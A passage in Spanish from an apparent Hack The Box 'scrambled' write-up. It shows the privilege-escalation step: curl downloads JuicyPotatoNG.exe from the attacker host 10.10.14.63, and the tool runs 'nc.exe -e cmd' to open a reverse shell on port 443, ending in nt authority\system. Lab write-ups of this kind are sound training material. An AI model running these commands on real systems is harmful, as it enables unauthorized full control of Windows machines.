Nos descargamos el JuicyPotatoNG.exe de nuestra máquina atacante.




```
curl "http://10.10.14.63/JuicyPotatoNG.exe" -o "c:\Temp\JuicyPotatoNG.exe"
curl "http://10.10.14.63/JuicyPotatoNG.exe" -o "c:\Temp\JuicyPotatoNG.exe"
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                Dload  Upload   Total   Spent    Left  Speed
100  150k  100  150k    0     0  722k      0 --:--:-- --:--:-- --:--:--  728k
```

Nos ponemos en escucha en nuestra máquina atacante con nc por el puerto 443 y ejecutamos.



```
dir
 Volume in drive C has no label.
 Volume Serial Number is 5805-B4B6

 Directory of c:\Temp

08/10/2022  20:53    <DIR>          .
08/10/2022  20:53    <DIR>          ..
08/10/2022  20:53    <DIR>          dd
08/10/2022  20:43           153,600 JuicyPotatoNG.exe
08/10/2022  20:53            38,616 nc.exe
08/10/2022  20:52                 0 texto.txt
               3 File(s)        192,216 bytes
               3 Dir(s)  15,975,251,968 bytes free

.\JuicyPotatoNG.exe -t * -p C:\Windows\System32\cmd.exe -a "/c C:\Temp\nc.exe -e cmd 10.10.14.63 443"
.\JuicyPotatoNG.exe -t * -p C:\Windows\System32\cmd.exe -a "/c C:\Temp\nc.exe -e cmd 10.10.14.63 443"
```

Ganamos acceso como “nt authority\system”.



```
┌─ /home/parrot/HTB/scrambled ✔  1m 1s  #
└─ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.11.168] 56859
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

whomai
whomai
'whomai' is not recognized as an internal or external command,
operable program or batch file.

whoamo
whoamo
'whoamo' is not recognized as an internal or external command,
operable program or batch file.

whoami
whoami
nt authority\system

c:\>
```

©Dandy_loco
https://dandyloco.github.io/